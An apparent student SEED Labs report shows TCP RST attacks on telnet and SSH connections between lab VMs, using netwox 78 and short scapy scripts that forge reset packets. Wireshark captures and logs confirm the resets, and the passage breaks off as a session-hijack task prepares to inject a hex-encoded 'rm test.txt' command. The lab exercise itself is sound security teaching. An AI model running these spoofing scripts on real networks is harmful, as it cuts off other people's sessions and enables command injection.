[11/27/23]seed@VM:~$
```

The attack is successful and we have successfully disconnected telnet connection between Machine A and Machine B terminated.

Evidence:


[SEED Labs] *enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
telnet

No.  Time                Source       Destination   Protocol
 795 2023-11-27 11:2…  10.0.2.23    10.0.2.24     TELNET
 806 2023-11-27 11:2…  10.0.2.24    10.0.2.23     TELNET
 809 2023-11-27 11:2…  10.0.2.23    10.0.2.24     TELNET
 811 2023-11-27 11:2…  10.0.2.24    10.0.2.23     TELNET
 813 2023-11-27 11:2…  10.0.2.24    10.0.2.23     TELNET
 815 2023-11-27 11:2…  10.0.2.23    10.0.2.24     TELNET
 817 2023-11-27 11:2…  10.0.2.24    10.0.2.23     TELNET

▸ Frame 817: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on int
▸ Ethernet II, Src: PcsCompu_65:cb:e4 (08:00:27:65:cb:e4), Dst: PcsCompu_16:b
```

Explanation: In this task, we launched a TCP RST attack to break an existing telnet connection between A and B using netwox 78. We have demonstrated that the established telnet connection between A and B was "closed by foreign host", successfully showing the TCP RST attack on telnet.

USING SCAPY

Run on Attacker:

$ sudo python tcp_rst.py

Code with explanation:


#!/usr/bin/python
*from scapy.all import **
ip = IP(src="10.0.2.24", dst="10.0.2.23")

```
tcp = TCP(sport=50646, dport=23, flags="R", seq=929658316)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

(tcp_rst.py)


The code above was used for successful TCP RST attack on telnet connection using scapy.
Here:
Destination port: 23 (telnet)
Source port: 50646
Sequence no: 929658316

Observation:


[SEED Labs] *enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
telnet
No. Time Source Destination Protocol

```
    Source Port: 23
    Destination Port: 50646
    [Stream index: 35]
    [TCP Segment Len: 3]
    Sequence number: 929658316
    [Next sequence number: 929658319]
    Acknowledgment number: 3649738837
    1000 .... = Header Length: 32 bytes (8)
  ▾ Flags: 0x018 (PSH, ACK)
      000. .... .... = Reserved: Not set
      ...0 .... .... = Nonce: Not set
      .... 0... .... = Congestion Window Reduced (CWR): Not set
      .... .0.. .... = ECN-Echo: Not set
      .... ..0. .... = Urgent: Not set
      .... ...1 .... = Acknowledgment: Set
      .... .... 1... = Push: Set
```


Wireshark capture of telnet connection establishment between Machine A and Machine B at 10.0.2.23 and 10.0.2.24 respectively.



```
[11/27/23]seed@VM:~/.../codes$ sudo python3 tcp_rst.py
version    : BitField  (4 bits)                    = 4               (4)
ihl        : BitField  (4 bits)                    = None            (None)
tos        : XByteField                            = 0               (0)
len        : ShortField                            = None            (None)
id         : ShortField                            = 1               (1)
flags      : FlagsField  (3 bits)                  = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                   = 0               (0)
ttl        : ByteField                             = 64              (64)
proto      : ByteEnumField                         = 6               (0)
chksum     : XShortField                           = None            (None)
src        : SourceIPField                         = '10.0.2.24'     (None)
dst        : DestIPField                           = '10.0.2.23'     (None)
options    : PacketListField                       = []              ([])
--
sport      : ShortEnumField                        = 23              (20)
dport      : ShortEnumField                        = 50646           (80)
seq        : IntField                              = 929658316       (0)
ack        : IntField                              = 0               (0)
dataofs    : BitField  (4 bits)                    = None            (None)
reserved   : BitField  (3 bits)                    = 0               (0)
flags      : FlagsField  (9 bits)                  = <Flag 4 (R)>    (<Flag 2 (S)>
)
window     : ShortField                            = 8192            (8192)
chksum     : XShortField                           = None            (None)
urgptr     : ShortField                            = 0               (0)
options    : TCPOptionsField                       = []              (b'')
[11/27/23]seed@VM:~/.../codes$
```

TCP RST Attack initiated at Attacker Machine C at 10.0.2.22.

Evidence:



```
[11/27/23]seed@VM:~$ telnet 10.0.2.24
Trying 10.0.2.24...
Connected to 10.0.2.24.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login:
Login timed out after 60 seconds.
Connection closed by foreign host.
[11/27/23]seed@VM:~$
```

Attack is successful as the telnet connection is closed by unknown host.

Explanation: In this task, we launched a TCP RST attack to break an existing telnet connection between A and B using scapy. We have demonstrated that the established telnet connection between A and B was “closed by foreign host”, successfully showing the TCP RST attack on telnet.

Attack on ssh connection between A and B


Run On Machine A:

Run on Machine C (Attacker):

$ sudo netwox 78 --device "Eth0"


We run the above command on attacker Machine C to initiate attack against SSH connection between Machine A at 10.0.2.23 and Machine B at 10.0.2.24 from Machine C at 10.0.2.22.

Observation:




```
[11/28/23]seed@VM:~$ ssh 10.0.2.24
seed@10.0.2.24's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Nov 27 13:18:00 2023 from 10.0.2.24
[11/28/23]seed@VM:~$
```

SSH connection establishment between Machine A and Machine B


[SEED Labs] *enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ssh
No.     Time                Source       Destination   Protocol
    296 2023-11-28 12:0… 10.0.2.24    10.0.2.23     SSHv2
    298 2023-11-28 12:0… 10.0.2.23    10.0.2.24     SSHv2
    300 2023-11-28 12:0… 10.0.2.24    10.0.2.23     SSHv2
    302 2023-11-28 12:0… 10.0.2.23    10.0.2.24     SSHv2
    304 2023-11-28 12:0… 10.0.2.24    10.0.2.23     SSHv2
    306 2023-11-28 12:0… 10.0.2.24    10.0.2.23     SSHv2
    308 2023-11-28 12:0… 10.0.2.23    10.0.2.24     SSHv2
    310 2023-11-28 12:0… 10.0.2.24    10.0.2.23     SSHv2
    311 2023-11-28 12:0… 10.0.2.24    10.0.2.23     SSHv2
    314 2023-11-28 12:0… 10.0.2.24    10.0.2.23     SSHv2

▸ Internet Protocol Version 4, Src: 10.0.2.24, Dst: 10.0.2.23
▾ Transmission Control Protocol, Src Port: 22, Dst Port: 45714, Seq: 4032328
    Source Port: 22
    Destination Port: 45714
    [Stream index: 3]
    [TCP Segment Len: 100]
    Sequence number: 4032328544
    [Next sequence number: 4032328644]
    Acknowledgment number: 1457260869
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 501
    [Calculated window size: 64128]
    [Window size scaling factor: 128]
```

Wireshark capture of SSH connection establishment between Machine A and Machine B sniffed at Machine C (attacker) at 10.0.2.22




```
[10]+  Stopped                 sudo netwox 78 -d "Eth0" -s linkbraw
[11/28/23]seed@VM:~$ sudo netwox 78 -s linkbraw
^Z
[11]+  Stopped                 sudo netwox 78 -s linkbraw
[11/28/23]seed@VM:~$ sudo netwox 78 -d "Eth0" -s "linkbraw"
^Z
[12]+  Stopped                 sudo netwox 78 -d "Eth0" -s "linkbraw"
[11/28/23]seed@VM:~$
[11/28/23]seed@VM:~$ sudo netwox 78 -s "linkbraw"
^Z
[13]+  Stopped                 sudo netwox 78 -s "linkbraw"
[11/28/23]seed@VM:~$ netwox 78 --device "Eth0" --filter "dst host 10.0.2.23 and
dst port 22"
Error 3002 : not supported
 hint: errno = 1 = Operation not permitted
 hint: enp0s3: You don't have permission to capture on that device (socket: Oper
ation not permitted)
[11/28/23]seed@VM:~$ sudo netwox 78 --device "Eth0" --filter "dst host 10.0.2.23
 and dst port 22"
^Z
[14]+  Stopped                 sudo netwox 78 --device "Eth0" --filter "dst host
 10.0.2.23 and dst port 22"
[11/28/23]seed@VM:~$ sudo netwox 78 --device "Eth0"
^Z
```

Using netwox 78 to initiate attack against SSH connection.

Attack is successful. Screenshot of Machine A showing abrupt termination of SSH connection with Machine B. Reconnection is also unsuccessful.

Evidence:



```
kex_exchange_identification: read: Connection reset by peer
[11/28/23]seed@VM:~$ ssh 10.0.2.24
seed@10.0.2.24's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Nov 28 12:49:52 2023 from 10.0.2.24
[11/28/23]seed@VM:~$ ssh 10.0.2.24client_loop: send disconnect: Broken pipe
[11/28/23]seed@VM:~$ ssh 10.0.2.24
Connection reset by 10.0.2.24 port 22
[11/28/23]seed@VM:~$ ssh 10.0.2.24
seed@10.0.2.24's password:
Connection reset by 10.0.2.24 port 22
[11/28/23]seed@VM:~$ 
```

The attack is successful and reconnection is unsuccessful

Explanation: In this task, we launched a TCP RST attack to break an existing SSH connection between A and B using netwox 78. We have demonstrated that the established SSH connection between A and B was reset, successfully showing the TCP RST attack on existing SSH connection.

USING SCAPY

Run on attacker Machine C:

$ sudo python tcp_rstssh.py


Code with explanation:

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.24", dst="10.0.2.23")
tcp = TCP(sport=22, dport=45714, flags="R", seq=4032339124)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

(tcp_rstssh.py)


The code above was used for successful TCP RST attack on ssh connection using scapy.
Here:
Destination port: 22 (ssh)
Source port: 45714
Sequence no: 4032339124

Observation:




```
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Nov 28 13:03:39 2023 from 10.0.2.24
[11/28/23]seed@VM:~$ ssh 10.0.2.24
seed@10.0.2.24's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Nov 28 13:04:31 2023 from 10.0.2.24
[11/28/23]seed@VM:~$
```

SSH connection between Machine A and Machine B


[SEED Labs] *enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ssh

No.  Time                Source       Destination   Protocol
 312 2023-11-28 13:1…  10.0.2.24    10.0.2.23     SSH
 314 2023-11-28 13:1…  10.0.2.23    10.0.2.24     SSH
 316 2023-11-28 13:1…  10.0.2.24    10.0.2.23     SSH
 318 2023-11-28 13:1…  10.0.2.24    10.0.2.23     SSH
 320 2023-11-28 13:1…  10.0.2.23    10.0.2.24     SSH
 322 2023-11-28 13:1…  10.0.2.24    10.0.2.23     SSH

Frame 322: 166 bytes on wire (1328 bits), 166 bytes captured (1328 bits) o
Ethernet II, Src: PcsCompu_65:cb:e4 (08:00:27:65:cb:e4), Dst: PcsCompu_16:
Internet Protocol Version 4, Src: 10.0.2.24, Dst: 10.0.2.23
Transmission Control Protocol, Src Port: 22, Dst Port: 45714, Seq: 4032339
   Source Port: 22
   Destination Port: 45714
   [Stream index: 0]
   [TCP Segment Len: 100]
   Sequence number: 4032339024
   [Next sequence number: 4032339124]
   Acknowledgment number: 1457270693
   1000 .... = Header Length: 32 bytes (8)
 Flags: 0x018 (PSH, ACK)
   Window size value: 501
   [Calculated window size: 501]
   [Window size scaling factor: -1 (unknown)]
```


Sniff SSH connection details using wireshark at Machine C at 10.0.2.22



```
options    : TCPOptionsField                     = []               (b'')
[11/28/23]seed@VM:~/.../codes$ sudo python3 tcp_rstssh.py
version    : BitField  (4 bits)                  = 4                (4)
ihl        : BitField  (4 bits)                  = None             (None)
tos        : XByteField                          = 0                (0)
len        : ShortField                          = None             (None)
id         : ShortField                          = 1                (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>      (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0                (0)
ttl        : ByteField                           = 64               (64)
proto      : ByteEnumField                       = 6                (0)
chksum     : XShortField                         = None             (None)
src        : SourceIPField                       = '10.0.2.24'      (None)
dst        : DestIPField                         = '10.0.2.23'      (None)
options    : PacketListField                     = []               ([])
--
sport      : ShortEnumField                      = 22               (20)
dport      : ShortEnumField                      = 45714            (80)
seq        : IntField                            = 4032339124       (0)
ack        : IntField                            = 0                (0)
dataofs    : BitField  (4 bits)                  = None             (None)
reserved   : BitField  (3 bits)                  = 0                (0)
flags      : FlagsField  (9 bits)                = <Flag 4 (R)>     (<Flag 2 (S)>
)
window     : ShortField                          = 8192             (8192)
chksum     : XShortField                         = None             (None)
urgptr     : ShortField                          = 0                (0)
options    : TCPOptionsField                     = []               (b'')
[11/28/23]seed@VM:~/.../codes$
```

Attack initiated at Machine C using scapy

Evidence:



```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Nov 28 13:04:31 2023 from 10.0.2.24
[11/28/23]seed@VM:~$ ssh 10.0.2.24
seed@10.0.2.24's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Nov 28 13:05:52 2023 from 10.0.2.24
[11/28/23]seed@VM:~$ client_loop: send disconnect: Broken pipe
[11/28/23]seed@VM:~$
```

Attack against ssh connection is successful

Explanation: In this task, we launched a TCP RST attack to break an existing SSH connection between A and B using scapy. We have demonstrated that the established SSH connection between A and B was reset, successfully showing the TCP RST attack on existing SSH connection.

3.3 Task 3: TCP Session Hijacking

→ In this task, you need to demonstrate how you can hijack a telnet session between two computers. Your goal is to get the telnet server to run a malicious command for you.

<u>Answer:</u>

Client IP Address: 10.0.2.23


Server IP Address: 10.0.2.24

Attacker IP Address: 10.0.2.22

<u>Convert text to Hexadecimal:</u>


Test = rm test.txt
Hex = “726d20746573742e747874”

Observation:



```
[11/28/23]seed@VM:~$ telnet 10.0.2.24
Trying 10.0.2.24...
Connected to 10.0.2.24.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Nov 28 13:23:20 EST 2023 from 10.0.2.24 on pts/10
[11/28/23]seed@VM:~$ 
```

Establishing telnet connection between Machine A and Machine B



[SEED Labs] *enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

telnet

```
No.    Time                 Source           Destination      Protocol
   864 2023-11-28 13:3… 10.0.2.24        10.0.2.23        TELNET
   866 2023-11-28 13:3… 10.0.2.24        10.0.2.23        TELNET
   868 2023-11-28 13:3… 10.0.2.24        10.0.2.23        TELNET
   870 2023-11-28 13:3… 10.0.2.24        10.0.2.23        TELNET
   872 2023-11-28 13:3… 10.0.2.24        10.0.2.23        TELNET
   874 2023-11-28 13:3… 10.0.2.24        10.0.2.23        TELNET
```

